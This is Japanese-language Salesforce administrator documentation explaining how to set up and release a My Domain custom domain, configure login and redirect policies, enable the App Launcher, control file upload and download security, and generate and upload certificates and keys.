新しいドメイン名のテストおよびリリース

ドメイン名を設定した後、それをテストしてユーザにロールアウトします。テストでは、ドメイン名を試すことができます。さらに、ドメインをユーザにロールアウトする前に、ページのアドレスを検証できます。

重要: ドメインはリリース直後に有効になり、元の URL を使用した要求は新しいドメインにリダイレクトされます。リリース後は、Salesforce カスタマーサポートのみが、ドメイン名を無効化または変更できます。

1. ドメインのログインをテストします。[設定] から、[クイック検索] ボックスに「私のドメイン」と入力し、[私のドメイン]、[こちらをクリックしてログインしてください] の順に選択します。または、DE 組織からログアウトし、カスタムドメイン名を使用して Salesforce にログインします。受信したアクティベーションメールに記載されたログインリンクをクリックしても、ログインは可能です。

   ドメインをユーザにリリースする前に、ドメインのログインページをカスタマイズして認証サービス (ソーシャルサインオンなど) を追加できます。ドメインを Sandbox 環境でテストすることもできます。

2. タブとリンクをクリックして、新しいドメイン名をテストします。すべてのページに新しいドメイン名が表示されます。

   カスタムボタンや Visualforce ページなどの機能によって Salesforce UI をカスタマイズした場合、カスタム要素を徹底的にテストしてから新しいドメイン名をリリースしてください。カスタマイズにハードコードされた参照やインスタンスベースの URL がないか確認します。ある場合は、代わりにカスタムドメイン URL を使用します。

3. 新しいドメイン名を組織にロールアウトするには、[設定] から、[クイック検索] ボックスに「私のドメイン」と入力し、[私のドメイン] を選択してから、[ユーザにリリース]、[OK] の順にクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

ユーザ権限

ドメイン名を設定する
- 「アプリケーションのカスタマイズ」

ドメインはリリース直後に有効になり、新しいドメインアドレスのページにすべてのユーザがリダイレクトされます。ドメインをリリースした後に表示される[ドメインの設定]セクションでログインポリシーを設定できます。たとえば、ユーザが login.salesforce.com からログインできないように設定できます。

関連トピック:

- ドメイン名の設定
- [私のドメイン] を実装するためのガイドラインとベストプラクティス
- ログインページのブランド設定のカスタマイズ
- ログインページへの ID プロバイダの追加
- [私のドメイン] のログインポリシーの設定

[私のドメイン] の URL の変更

組織のドメイン名を設定すると、Visualforce ページの URL を含め、すべてのアプリケーション URL も変更されます。ドメイン名をリリースする前に、すべてのアプリケーション URL を更新していることを確認します。たとえば、Chatter アンサーの [メール通知 URL] 項目を更新しないと、古い URL で通知を内部ユーザに送信し続けます。次の表に変更内容を示します。

エディション

使用可能なインターフェース: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

URL の種類	古い URL	新しい URL
ログイン	`https://login.salesforce.com`	`https://<subdomain>.my.salesforce.com`
アプリケーションページまたはタブ	*https://yourInstance.salesforce.com/<pageID>*	`https://<subdomain>.my.salesforce.com/<pageID>`
名前空間を含まない Visualforce ページ	*https://c.visual.force.com/apex/<pagename>*	`https://<subdomain>--c.visual.force.com/apex/<pagename>`
名前空間を含む Visualforce ページ	`https://<yournamespace101>.visual.force.com/apex/<pagename>`	`https://<subdomain>--<yournamespace>.visual.force.com/apex/<pagename>`

メモ: Sandbox 環境で [私のドメイン] を実装すると、URL 形式は `https://<subdomain>--<sandboxname>.<instance>.my.salesforce.com` になります。Sandbox 環境では名前空間を使用できないため、Sandbox のすべての Visualforce ページの URL の形式は

`https://<subdomain>--<sandboxname>.<instance>.my.salesforce.com/apex/<pagename>` です。

関連トピック:

私のドメイン
[私のドメイン] を実装するためのガイドラインとベストプラクティス

[私のドメイン] のログインポリシーの設定

ドメインのログインポリシーをカスタマイズして、ログインのセキュリティを確保します。

ログインポリシーをカスタマイズして、組織のセキュリティレイヤを追加します。デフォルトでは、ユーザはドメイン固有のログインページをスキップして、一般的な Salesforce ログインページからログインできます。また、ユーザはドメイン名を使用せずにページ要求を行うこともできます (以前のブックマークを使用する場合など)。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

ユーザ権限

ドメインのログインポリシーを設定する
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「*私のドメイン*」と入力し、[私のドメイン] を選択します。
2. [私のドメインの設定] で、[編集] をクリックします。
3. ドメイン固有のログインページを使用しないユーザの認証をオフにするには、ログインポリシーを選択します。ポリシーを選択することで、たとえば、一般的な `https://<instance>.salesforce.com/` ログインページでユーザがログインしたり、ログイン後にページにリダイレクトされることを回避できます。このオプションを使用すると、ドメイン名を知らないユーザによるログイン試行を回避できるため、セキュリティが向上します。
4. リダイレクトポリシーを選択します。
   a. ドメイン名を含まない URL を引き続き使用することをユーザに許可するには、[ドメイン内の同じページにリダイレクト] を選択します。このオプションを選択すると、組織のセキュリティは向上しません。

      メモ: パートナーポータルに [ドメイン内の同じページにリダイレクト] オプションが選択されている場合はブックマークが機能しません。既存のブックマークを手動で変更し、Salesforce インスタンス名をカスタムドメイン名に置き換えることによって、新しいドメイン URL を参照するようにします。たとえば、ブックマークの URL にある *`https://yourInstance.salesforce.com/`* を *`https://yourDomain.my.salesforce.com/`* に置き換えます。

   b. ドメイン名を使用するようにユーザに要求するには、[ドメイン内の同じページに警告付きでリダイレクト] を選択します。ユーザは、警告を読んだ後ページを表示できます。このオプションを数日間または数週間に設定しておくことで、ユーザは新しいドメイン名に移行しやすくなりますが、組織のセキュリティは向上しません。
   c. ページを表示するときにドメイン名を使用するようにユーザに要求するには、[リダイレクトしない] を選択します。これは、最もセキュリティレベルが高いオプションです。

5. [保存] をクリックします。

関連トピック:

ドメイン名の設定

[私のドメイン] を実装するためのガイドラインとベストプラクティス

ログインページのブランド設定のカスタマイズ

背景色、ロゴ、および右側のコンテンツを追加して、ログインページの外観をカスタマイズします。ログインページをカスタマイズして自社のブランドに関連付けると、ユーザがページを見分けやすくなります。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

ユーザ権限

ログインページをカスタマイズする
- 「アプリケーションのカスタマイズ」

1. [設定] から、[クイック検索] ボックスに「私のドメイン」と入力し、[私のドメイン] を選択します。
2. [認証設定] で [編集] をクリックします。
3. ロゴをカスタマイズするには、画像をアップロードします。

   画像には、最大 100 KB の .jpg、.gif、または .png ファイルを使用できます。最大サイズは 250px × 125px です。
4. ログインページの背景をカスタマイズするには、 をクリックするか、有効な 16 進数の色コードを入力します。
5. iOS ユーザのために高度な認証方式をサポートするには、[iOS でのユーザ認証にネイティブブラウザを使用] を選択します。

   このオプションにより、iOS デバイスで Salesforce1 と Mobile SDK のアプリケーションを使用しているユーザのために、Kerberos、Windows NT LAN Manager (NTLM)、証明書ベースの認証などの認証方式がサポートされます。このオプションを選択すると、iOS デバイスのユーザは、カスタムドメインへのシングルサインオン認証を使用するときにネイティブブラウザにリダイレクトされます。他のオペレーティングシステムの場合、Salesforce1 や、Mobile SDK バージョン 3.1 以降を使用しているアプリケーションがモバイルデバイス管理 (MDM) ソフトウェアと統合されていれば、これらのアプリケーションで証明書ベースの認証を使用できます。
6. ログインページの右側の iFrame に入れるファイルの URL を入力します。

   右側の iFrame のコンテンツは、ページの約半分を占めるようにサイズ変更できます。SSL 暗号化と https:// 接頭辞を使用する URL にコンテンツをホストする必要があります。反応型 Web 設計を使用して右側の iFrame に独自のカスタムコンテンツページを作成するには、私のドメインサンプルテンプレートを使用します。

   例: `https://c.salesforce.com/login-messages/promos.html`
7. 必要に応じて、ログインページの ID プロバイダとして認証サービスを選択します (Google や Facebook のようなソーシャルサインオンプロバイダなど)。これにより、ユーザはソーシャルアカウントのログイン情報を使用してログインできるようになります。認証サービスを [設定] の [認証プロバイダ] として設定します。

8. [保存] をクリックします。

関連トピック:

- ドメイン名の設定
- ログインページへの ID プロバイダの追加
- [私のドメイン] のログインポリシーの設定
- 外部認証プロバイダについて

ログインページへの ID プロバイダの追加

ユーザが代替 ID プロバイダオプションを使用してログインページから直接認証できるようにします。シングルサインオンを有効にして SAML を設定しているか、[設定] で [認証プロバイダ] として外部認証プロバイダを設定している場合、ドメインのログインページでそれらの ID プロバイダへのリンクを提供できます。ユーザは ID プロバイダのログイン画面に送られて認証された後、Salesforce にリダイレクトして戻されます。

メモ: Janrain を除き、SAML シングルサインオン ID プロバイダまたは外部認証プロバイダとして設定されているすべてのプロバイダを認証サービスとして使用できます。Janrain を使用して、ログインページから認証することはできません。

1. [設定] から、[クイック検索] ボックスに「私のドメイン」と入力し、[私のドメイン] を選択します。
2. [認証設定] で [編集] をクリックします。
3. ID プロバイダとして、1 つ以上の設定済み認証サービスを選択します。
4. [保存] をクリックします。

関連トピック:

- ドメイン名の設定
- ログインページのブランド設定のカスタマイズ
- [私のドメイン] のログインポリシーの設定
- 外部認証プロバイダについて

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

ユーザ権限

ログインページに ID プロバイダを追加する

- 「アプリケーションのカスタマイズ」

[私のドメイン] を使用したシステムパフォーマンス情報とメンテナンス情報の取得

Salesforce カスタマーは、trust.salesforce.com からシステムパフォーマンス情報とメンテナンス情報を取得します。パフォーマンス情報は、組織のインスタンスに基づいてレポートされます。組織で使用しているインスタンスは、[私のドメイン]を設定していない場合はブラウザのアドレスバーに表示されます。ベストプラクティスに従って [私のドメイン] を設定した場合は、ドメインルックアップツールを使用してインスタンスを取得してください。

ドメイン名を使用してシステムの状況についての情報を取得する方法は、次のとおりです。

1. システムの状況を確認できる 「[私のドメイン] を使用したシステムパフォーマンス情報とメンテナンス情報の取得」 に移動します。
2. trust.salesforce.com/trust/domainLookupLaunch/ に移動し、検索バーにドメイン名を入力してインスタンスを取得します。

   URL 全体ではなく、ドメイン名を入力してください。たとえば、`https://yourDomain.my.salesforce.com/` ではなく *yourDomain* を使用します。
3. [すべてのインスタンスが利用可能] を選択し、インスタンスのエントリを探してください。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、**Professional** Edition、および **Group** Edition

ユーザ権限

ドメイン名を設定する
- 「アプリケーションのカスタマイズ」

関連トピック:

私のドメイン

FAQ - 私のドメイン

[私のドメイン] とは?

私のドメインを使用できる Salesforce Edition は?

[私のドメイン] の利点とは?

私のドメインの機能は Salesforce Edition によって異なるのですか?

[私のドメイン] は Sandbox でも機能しますか?

リダイレクトポリシーの各オプションの違いとは?

[私のドメイン] はシングルサインオンでどのように機能しますか?

[私のドメイン] は API にも使用できますか?

私のドメインのサブドメインはサイトのサブドメインと関連していますか?

サブドメインの長さに制限はありますか?

私のドメインを設定した後も、https://login.salesforce.com からログインできますか?

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Enterprise** Edition、**Developer** Edition、および **Database.com** Edition 一部のトピックは **Database.com** には適用されません。

https://yourInstance.salesforce.com/ のように Salesforce インスタンスを含む URL からもログインできますか?
以前の Salesforce ブックマークをそのまま使用できますか?
Visualforce およびコンテンツ (ファイル) ページの URL に変更はありますか?
カスタムドメイン名の名前変更や削除を行うことはできますか?

[私のドメイン] とは?

[私のドメイン] を使用すると、システム管理者は組織のカスタム Salesforce ドメイン名を定義できます。カスタムドメイン名は、すべての組織の URL に表示され、インスタンス名 (na1 など) に置き換わります。[私のドメイン] を使用する組織の URL では、`https://yourDomain.my.salesforce.com/` の形式が使用されます。

[私のドメイン] は、サイト、コミュニティ、またはポータルのカスタムドメインとしては使用されません。これらのドメインは個別に定義されます。

私のドメインを使用できる Salesforce Edition は?

Performance Edition、Unlimited Edition、Enterprise Edition、Developer Edition、Professional Edition、および Group Edition です。

[私のドメイン] の利点とは?

顧客は、[私のドメイン] を使用して次のことを実行できます。

- 独自のブランドを使用してログインページをカスタマイズする。
- Identity 機能を使用してシングルサインオンを行う。[私のドメイン] は、次の場合に必要になります。
  - Salesforce 組織にシングルサインオンする場合
  - サードパーティアプリケーションまたは他の Salesforce 組織にシングルサインオンするための ID プロバイダとして Salesforce 組織を使用する場合
- 今後、組織の分割や移行を行っても、ディープリンク (`https://yourDomain.my.salesforce.com//001/o` など) は保持してください。

私のドメインの機能は Salesforce Edition によって異なるのですか?

唯一の違いは、Developer Edition の URL に「-developer-edition」と付加されている点です。

[私のドメイン] は Sandbox でも機能しますか?

Sandbox と本番組織は異なる環境であり、個別のドメイン名レジストリが保持されています。そのため、Sandbox では、同じ [私のドメイン] の名前を使用できます。実際には、Sandbox の更新中に、本番組織の [私のドメイン] の名前が Sandbox にコピーされます。

たとえば、本番組織の名前が `acme.my.saleforce.com` である場合、Sandbox の名前は `acme--<sandboxName>.csN.my.salesforce.com` になります。

カスタムドメインは、リリースする前に Sandbox でテストして、Visualforce ページ、メールテンプレート、またはその他のコンテンツの URL へのハードコード化された参照を見つける必要があります。

リダイレクトポリシーの各オプションの違いとは?

ドメインをリリースしたら、ユーザがそのカスタムドメイン名を使用することなく組織のページにアクセスするためのリダイレクトオプションを選択できます。

割り当てられたポリシーを確認するには、[設定]から［クイック検索］ボックスに「*私のドメイン*」と入力し、[私のドメイン]を選択します。

［ドメイン内の同じページにリダイレクト］が選択されている場合、ユーザは通知されることなくすぐに新しいURLに送信されます。

［ドメイン内の同じページに警告付きでリダイレクト］が選択されている場合、一時的に標準の警告メッセージが表示された後、ユーザは新しいURLにリダイレクトされます。この警告により、ユーザは、ブックマークを変更する機会が与えられ、新しいドメイン名を使用することに慣れることができます。メッセージはカスタマイズできません。

［リダイレクトしない］が選択されている場合、ページがないことがユーザに表示されます。これは、最も安全なオプションとして推奨されますが、カスタムドメインをリリースした直後は、ユーザが新しいURLに慣れるように［ドメイン内の同じページに警告付きでリダイレクト］を使用することをお勧めします。

[私のドメイン] はシングルサインオンでどのように機能しますか?

[私のドメイン]は、シングルサインオンの実装で必要になります。インバウンドシングルサインオン要求では、カスタムドメインを使用して、組織のページに直接ディープリンクできます。IDプロバイダを変更する必要はありません。組織で[私のドメイン]をリリースし、[私のドメインの設定]でユーザに対して［`https://login.salesforce.com` からログインできないようにする］が選択されている場合でも、Salesforce SAMLエンドポイント(`login.salesforce.com`)は、引き続きSAMLおよびOAUTH要求で機能します。

メモ: 従業員用のシングルサインオンと共に外部Chatterグループを使用している場合、社外のユーザは、アクセスできないSAML IDプロバイダにリダイレクトされます。実装を機能させるには、外部Chatterグループをコミュニティに移行するか、[私のドメインの設定]で［`https://login.salesforce.com` からログインできないようにする］を選択しないようにします。これにより、ユーザは引き続き `login.salesforce.com` を介してログインすることができます。

[私のドメイン] はAPIにも使用できますか?

はい。Salesforce APIで[私のドメイン]を使用できます。

私のドメインのサブドメインはサイトのサブドメインと関連していますか?

いいえ。サイトと私のドメインに使用するサブドメインは、同じでも違っていてもかまいません。

サブドメインの長さに制限はありますか?

はい、できます。40文字まで使用できます。この制限にプロトコル(`https://`)とドメイン(`my.salesforce.com`)は含まれません。

私のドメインを設定した後も、`https://login.salesforce.com` からログインできますか?

システム管理者が禁止していなければ可能です。禁止されている場合は、新しい私のドメイン URL を使用してログインする必要があります。

`https://yourInstance.salesforce.com/` のように Salesforce インスタンスを含む URL からもログインできますか?

システム管理者が禁止していなければ可能です。禁止されている場合は、新しい私のドメイン URL を使用してログインする必要があります。

以前の Salesforce ブックマークをそのまま使用できますか?

システム管理者が許可していれば可能です。許可されている場合、新しい私のドメイン URL を使用して Salesforce ページにリダイレクトされます。システム管理者が以前のブックマークを使用することを禁止している場合、または警告が表示された場合、新しいドメイン名を使用してブックマークを更新する必要があります。

Visualforce およびコンテンツ (ファイル) ページの URL に変更はありますか?

Visualforce ページの URL には新しいドメイン名 (例: `https://<mydomain>--c.<instance>.visual.force.com`) が含まれます。

コンテンツ (ファイル) の URL にも新しいドメイン名 (例: `https://<mydomain>--c.<instance>.content.force.com`) が含まれます。

カスタムドメイン名の名前変更や削除を行うことはできますか?

リリースした後に、カスタムドメイン名を変更したり、そのリリースを元に戻したりすることはできません。カスタムドメイン名を変更する必要がある特別な事情がある場合は、Salesforce カスタマーサポートにご連絡ください。

アプリケーションランチャー

アプリケーションランチャーでは、オンプレミス型アプリケーション、接続アプリケーション、および Salesforce アプリケーションにリンクするロゴがすべて一元的なユーザインターフェースに表示されます。システム管理者は、組織に対してデフォルトのアプリケーションの表示順を設定できます。

すべての Lightning Experience ユーザは、アプリケーションランチャーを使用できます。

Salesforce Classic ユーザには「Identity 機能を使用」権限が必要であり、ユーザプロファイルの [アプリケーションランチャー] オプションが [参照可能] に設定されている必要があります。ユーザには、表示権限のあるアプリケーションのみが表示されます。

Salesforce Classic では、システム管理者プロファイルを持つシステム管理者には、アプリケーションランチャーへのアクセス権が自動的に付与されます。システム管理者プロファイルからコピーされたプロファイルを使用するシステム管理者には、アクセス権は付与されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Classic でのプロファイルを使用したアプリケーションランチャーの有効化
アプリケーションランチャーにアクセスできるようにプロファイルを作成してユーザに割り当てます。
Salesforce Classic での権限セットを使用したアプリケーションランチャーの有効化
アプリケーションランチャーにアクセスできるように権限セットを作成してユーザに割り当てます。

関連トピック:

- 別のアプリケーションを開く
- アプリケーションの並び替え
- 接続アプリケーション
- salesforce_identity_implementation_guide.pdf

Salesforce Classic でのプロファイルを使用したアプリケーションランチャーの有効化

アプリケーションランチャーにアクセスできるようにプロファイルを作成してユーザに割り当てます。

メモ: 次の手順は、Salesforce Classic で動作します。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

Salesforce Classic では、システム管理者プロファイルを持つシステム管理者には、アプリケーションランチャーへのアクセス権が自動的に付与されます。システム管理者プロファイルからコピーされたプロファイルを使用するシステム管理者には、アクセス権は付与されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. [設定] から、[クイック検索] ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. [新規プロファイル] をクリックします。
3. 新規プロファイルのベースとして既存のプロファイルを選択します。
   たとえば、[標準ユーザ] を選択します。
4. 新規プロファイルの名前を入力します。
   たとえば、「`Standard User Identity`」(標準ユーザ ID) と入力します。
5. [保存] をクリックします。
6. 新規プロファイルの詳細ページで、[編集] をクリックします。
7. [カスタムアプリケーション設定] で、[アプリケーションランチャー] を [参照可能] に設定します (まだ設定していない場合)。
   [タブの設定] で、[アプリケーションランチャー] タブが [デフォルトで表示] に設定されていることを確認します。
8. [システム管理者権限] の下で、[Identity 機能を使用] を選択します。
9. [保存] をクリックします。

10. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
11. アプリケーションランチャーにアクセスする各ユーザの横にある [編集] をクリックします。
12. ユーザの [プロファイル] 項目で、[Identity 機能を使用] が有効になっている新規プロファイルを選択します。
    たとえば、*[Standard User Identity (標準ユーザ ID)]* プロファイルを使用できます。
13. [保存] をクリックします。
    選択したユーザとしてログインすると、アプリケーションランチャーがドロップダウンアプリケーションメニューに表示されます。

関連トピック:

アプリケーションランチャー

Salesforce Classic での権限セットを使用したアプリケーションランチャーの有効化

アプリケーションランチャーにアクセスできるように権限セットを作成してユーザに割り当てます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: 次の手順は、Salesforce Classic で動作します。Lightning Experience では、画面上部のナビゲーションバーの左側に [アプリケーションランチャー] アイコン ( ) が表示されます。Salesforce Classic では、このアイコンは表示されません。

1. [設定] から、[クイック検索] ボックスに「*権限セット*」と入力し、[権限セット] を選択します。
2. [新規] をクリックします。
3. 新しい権限セットの表示ラベルを入力します。
   たとえば、*「Identity Features」* (ID 機能) と入力します。
4. 必要に応じて、この権限セットの使用を特定のユーザライセンスに制限します。
5. [保存] をクリックします。
6. [システム権限] をクリックします。
7. [編集] をクリックします。
8. [Identity 機能を使用] を選択します。
9. [保存] をクリックします。
10. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
11. アプリケーションランチャーへのアクセス権を付与する既存のユーザの名前をクリックします。
12. [権限セットの割り当て] 関連リストで、[割り当ての編集] をクリックします。
13. Identity 機能に対して作成した新しい権限セットを [有効化された権限セット] に追加します。
14. [保存] をクリックします。

選択したユーザとしてログインすると、アプリケーションランチャーがドロップダウンアプリケーションメニューに表示されます。

メモ: アプリケーションランチャーが表示されない場合は、ユーザに関連付けられたプロファイルで、アプリケーションランチャー設定の [参照可能] を選択します。

関連トピック:

アプリケーションランチャー

[ファイルのアップロードおよびダウンロードセキュリティ] の設定

セキュリティを強化するには、アップロードおよびダウンロード中の数種類のファイルの処理方法を制御します。

ファイルのアップロードおよびダウンロード設定を管理する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*ファイルのアップロードおよびダウンロードセキュリティ*」と入力し、[ファイルのアップロードおよびダウンロードセキュリティ] を選択します。
2. [編集] をクリックします。
3. セキュリティリスクが生じる可能性のあるファイルをユーザがアップロードできないようにするには、[HTML で添付ファイルまたはドキュメントレコードとしてアップロードすることを許可しない] を選択します。

   この設定により、MIME のファイルの種類 (.html、.htt、.mht、.svg、.swf、.thtml、.xhtml) のアップロードがブロックされます。

   警告: このオプションを選択する場合、次の点に注意してください。

   - 組織でパートナーポータルを使用してパートナーユーザに Salesforce へのアクセス権を与える場合、この設定を有効にすることはお勧めしません。 この設定を有効にすると、組織でパートナーポータルの外観をカスタマイズできなくなります。
   - このセキュリティ設定が有効かどうかに関係なく、ソリューションでは、HTML 添付ファイルが許可されていません。さらに、この設定はメールテンプレートの添付ファイルに影響しません。メールテンプレートの HTML 添付ファイルは常に許可されています。
   - この設定を有効にした後は、以前にアップロードした HTML ドキュメントと添付ファイルが影響を受けません。ただし、ユーザが HTML 添付ファイルまたはドキュメントを表示しようとすると、ブラウザがまず、ブラウザでファイルを開くか、コンピュータに保存するか、またはアクションをキャンセルするように要求します。

4. ファイルの種類ごとにダウンロード動作を設定します。
   a. ダウンロード (推奨) — ファイルの種類に関係なく、ファイルは常にダウンロードされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

ユーザ権限

ファイルのアップロードおよびダウンロードを設定する
- 「アプリケーションのカスタマイズ」

b. ブラウザで実行 — ブラウザや HTTP 要求でアクセスした場合、種類に関係なくファイルが自動的に表示され、実行されます。

c. ハイブリッド — Salesforce Files がダウンロードされます。添付ファイルとドキュメントはブラウザで実行されます。

5. [保存] をクリックします。

証明書と鍵

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

証明書を作成、編集、管理する
- 「アプリケーションのカスタマイズ」

Salesforce 証明書と鍵のペアは、要求がユーザの組織からのものであることを確認する署名として使用されます。証明書と鍵は、外部 Web サイトとの認証済み SSL 通信で使用されるか、組織を ID プロバイダとして使用するときに使用されます。使用している外部 Web サイトで要求が Salesforce 組織から行われていることを確認する必要がある場合は、Salesforce 証明書と鍵のペアの生成のみ必要です。

すべての証明書と非公開鍵をキーストアにエクスポートして保存したり、キーストアから証明書と鍵をインポートしたりできます。これにより、鍵を組織間で移動できます。エクスポートされたファイルは Java Keystore (JKS) 形式になり、インポートされたファイルも JKS 形式になります。JKS 形式についての詳細は、Oracle の Java KeyStore に関するドキュメントを参照してください。

API クライアント証明書

API クライアント証明書は、ワークフローアウトバウンドメッセージ、AJAX プロキシ、および代理認証 HTTPS コールアウトで使用されます。セキュリティ上の理由で、API クライアント証明書は組織でのみ認識される必要があります。

接続先のリモートエンドポイントに基づいて API クライアント証明書を選択します。認証機関によって信頼された証明書チェーンを要求するエンドポイントサーバもありますが、それ以外のサーバでは自己署名証明書を問題なく直接信頼します。

自己署名証明書の生成

Salesforce によって署名された証明書を生成して、組織から発信されていると称する通信が本当に組織から発信されていることを示します。

認証機関によって署名された証明書の生成

認証機関の署名済み (CA 署名) 証明書は、組織のデータ通信が本物であることを証明する、より信頼性の高い方法です。この種類の証明書を生成して Salesforce にアップロードできます。

相互認証証明書の設定

単純な偽装によってセキュリティが侵害されるのを防止するために、クライアントとサーバに相互認証証明書を使用して互いの ID を証明するように要求することができます。

相互認証を使用するための API クライアントの設定

SSL/TLS 相互認証を適用します。

主暗号化鍵の管理

［社会保障番号］や［クレジットカード番号］など暗号化カスタム項目は、主暗号化鍵を使用して暗号化されます。暗号化する項目を選択すると、自動的にこの鍵が割り当てられます。組織のセキュリティの必要性および規制要件に基づいて独自の主鍵を管理します。

自己署名証明書の生成

Salesforce によって署名された証明書を生成して、組織から発信されていると称する通信が本当に組織から発信されていることを示します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

証明書を作成、編集、管理する
- 「アプリケーションのカスタマイズ」

1. [設定]から、［クイック検索］ボックスに「*証明書と鍵の管理*」と入力します。
2. [自己署名証明書の作成] を選択します。
3. Salesforce 証明書の表示ラベルを入力します。

   この名前は、証明書の表示時、主に管理者によって使用されます。
4. 一意の名前を入力します。入力した証明書ラベルに基づいて自動的に入力された名前を使用できます。

   この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。Force.com Web サービス API または Apex を使用して証明書を参照する場合、一意の名前を使用します。
5. 生成される証明書の鍵サイズを選択します。

   2048 ビット鍵を持つ証明書の有効期限は 1 年間で、4096 ビット鍵を持つ証明書よりも短くなります。4096 ビット鍵を持つ証明書は 2 年間有効です。

   メモ: Salesforce 証明書を保存した後で、種類や鍵サイズを変更することはできません。
6. [保存] をクリックします。

   ダウンロードされた自己署名証明書の拡張子は `.crt` です。

   正常に Salesforce 証明書を保存した後、証明書と該当する鍵が自動的に生成されます。

証明書は最大 50 個まで保持できます。

関連トピック:

証明書と鍵

認証機関によって署名された証明書の生成

認証機関によって署名された証明書の生成

認証機関の署名済み (CA 署名) 証明書は、組織のデータ通信が本物であることを証明する、より信頼性の高い方法です。この種類の証明書を生成して Salesforce にアップロードできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

証明書を作成、編集、管理する
- 「アプリケーションのカスタマイズ」

1. [設定]から、［クイック検索］ボックスに「*証明書と鍵の管理*」と入力します。
2. [認証機関署名証明書の作成] を選択します。
3. Salesforce 証明書の表示ラベルを入力します。
   この名前は、証明書の表示時、主に管理者によって使用されます。
4. ［一意の名前］を入力します。入力した証明書ラベルに基づいて自動的に入力された名前をそのまま受け入れることができます。
   この名前は、アンダースコアと英数字のみを使用でき、組織内で一意にする必要があります。最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。Force.com Web サービス API または Apex を使用して証明書を参照する場合、［一意の名前］を使用します。
5. 証明書と鍵の［鍵サイズ］を選択します。
   セキュリティ上の理由により、デフォルトの鍵のサイズに `2048` を指定することをお勧めします。`2048` を選択すると、2048 ビットの鍵を使用した証明書が生成され、2 年間有効です。`1024` を選択すると、1024 ビットの鍵を使用した証明書が生成され、1 年間有効です。

   メモ: Salesforce 証明書を保存した後で、種類や鍵のサイズを変更することはできません。
6. 次の情報を入力します。
   これらの項目が結合され、一意の証明書を生成します。

項目	説明
一般名	署名付き証明書を要求する会社の完全修飾ドメイン名。通常の形式は `http://www.mycompany.com` です。
メールアドレス	証明書に関連付けられているメールアドレス。
会社	会社の正式名称または登記名。
部署	マーケティングや経理など、証明書を使用する会社の部署。
市区郡	会社のある市区郡。
都道府県	会社のある都道府県。
国コード	会社が所在する国を示す 2 文字のコード。アメリカの場合、値は *US* です。

7. [保存] をクリックします。
   Salesforce 証明書を保存した後で、証明書と対応する鍵が自動的に生成されます。

8. 証明書リストから新しい証明書を見つけ、[証明書署名要求のダウンロード] をクリックします。
   ダウンロードされた証明書署名要求の拡張子は `.csr` です。
9. 選択した認証機関の証明書要求を送信します。
10. 認証機関から署名済み証明書が返送されたら、*[証明書と鍵の管理]* に戻り、証明書の名前をクリックして、[署名済み証明書のアップロード] をクリックします。
    CA 署名証明書は、Salesforce で作成されたものと一致する必要があります。別の認証機関署名証明書をアップロードしようとすると、アップロードは失敗します。
11. [保存] をクリックしてアップロードプロセスを終了します。

CA 署名証明書をアップロードした後、証明書の状況が［有効］となり、証明書を使用できます。

ヒント: アップロードした証明書に変更が必要な場合は、再アップロードするだけです。新しい鍵と証明書を使用して最初からやり直す必要はありません。1つ以上のForce.comサイトまたはコミュニティがある場合、再度アップロードすると、公開されたサイトドメインが自動的に再公開されます。証明書レコードの有効期限が、新しくアップロードされた証明書の有効期限に更新されます。

証明書は最大 50 個まで保持できます。

相互認証証明書の設定

単純な偽装によってセキュリティが侵害されるのを防止するために、クライアントとサーバに相互認証証明書を使用して互いの ID を証明するように要求することができます。

1. [証明書と鍵の管理] ページで、[相互認証証明書のアップロード] をクリックします。

   メモ: [証明書と鍵の管理] ページにこのオプションが表示されない場合は、Salesforce に連絡してこの機能を有効にするように依頼してください。

2. 証明書の表示ラベルと名前を設定し、[ファイルを選択] をクリックして証明書を探します。
3. [保存] をクリックしてアップロードプロセスを終了します。
